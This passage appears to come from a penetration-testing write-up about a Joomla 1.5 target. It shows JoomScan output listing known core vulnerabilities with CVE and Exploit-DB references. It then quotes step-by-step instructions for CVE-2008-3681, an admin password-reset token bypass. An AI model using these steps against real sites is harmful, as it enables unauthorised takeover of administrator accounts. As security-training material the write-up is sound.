
Running Joomscan on the target revealed many exploits related to the particular version of Joomla.

```
    ____  _____  _____  __  __  ___   ___    __    _  _
   (_  _)(  _  )(  _  )(  \/  )/ __) / __)  /__\  ( \( )
  .-_)(   )(_)(  )(_)(  )    ( \__ \( (__  /(__)\  )  (
  \____) (_____)(_____)(_/\/\_)(___/ \___)(__)(__)(_)\_)
                        (1337.today)

    --=[OWASP JoomScan
    +---++---==[Version : 0.0.7
    +---++---==[Update Date : [2018/09/23]
    +---++---==[Authors : Mohammad Reza Espargham , Ali Razmjoo
    --=[Code name : Self Challenge
    @OWASP_JoomScan , @rezesp , @Ali_Razmjo0 , @OWASP

[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 1.5

[+] Core Joomla Vulnerability
[++] Joomla! 1.5 Beta 2 - 'Search' Remote Code Execution
EDB : https://www.exploit-db.com/exploits/4212/

Joomla! 1.5 Beta1/Beta2/RC1 - SQL Injection
CVE : CVE-2007-4781
EDB : https://www.exploit-db.com/exploits/4350/

Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
```

```
Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/

Joomla! 1.5.x - Cross-Site Scripting / Information Disclosure
CVE: CVE-2011-4909
EDB : https://www.exploit-db.com/exploits/33061/

Joomla! 1.5.x - 404 Error Page Cross-Site Scripting
EDB : https://www.exploit-db.com/exploits/33378/

Joomla! 1.5.12 - read/exec Remote files
EDB : https://www.exploit-db.com/exploits/11263/

Joomla! 1.5.12 - connect back Exploit
EDB : https://www.exploit-db.com/exploits/11262/

Joomla! Plugin 'tinybrowser' 1.5.12 - Arbitrary File Upload / Code
 Execution (Metasploit)
CVE : CVE-2011-4908
EDB : https://www.exploit-db.com/exploits/9926/

Joomla! 1.5 - URL Redirecting
EDB : https://www.exploit-db.com/exploits/14722/

Joomla! 1.5.x - SQL Error Information Disclosure
EDB : https://www.exploit-db.com/exploits/34955/

Joomla! - Spam Mail Relay
EDB : https://www.exploit-db.com/exploits/15979/

Joomla! 1.5/1.6 - JFilterInput Cross-Site Scripting Bypass
EDB : https://www.exploit-db.com/exploits/16091/

Joomla! < 1.7.0 - Multiple Cross-Site Scripting Vulnerabilities
EDB : https://www.exploit-db.com/exploits/36176/

Joomla! 1.5 < 3.4.5 - Object Injection Remote Command Execution
CVE : CVE-2015-8562
EDB : https://www.exploit-db.com/exploits/38977/

Joomla! 1.0 < 3.4.5 - Object Injection 'x-forwarded-for' Header Re
mote Code Execution
CVE : CVE-2015-8562 , CVE-2015-8566
```


After scouring through all the exploits joomscan found out on the target, I found a vulnerability termed CVE-2008-3681. This vulnerability allows hackers to reset the password of the administrator without kno -wing about the previous password. This vulnerability exists as the the reset.php page in com_use

component fails to properly validate reset tokens. The exploit page on exploit database clearly gives info -rmation about how to exploit this vulnerability.





```
Example :


1. Go to url : target.com/index.php?option=com_user&view=reset&layout=confirm

2. Write into field "token" char ' and Click OK.

3. Write new password for admin

4. Go to url : target.com/administrator/

5. Login admin with new password

# milw0rm.com [2008-08-12]
```

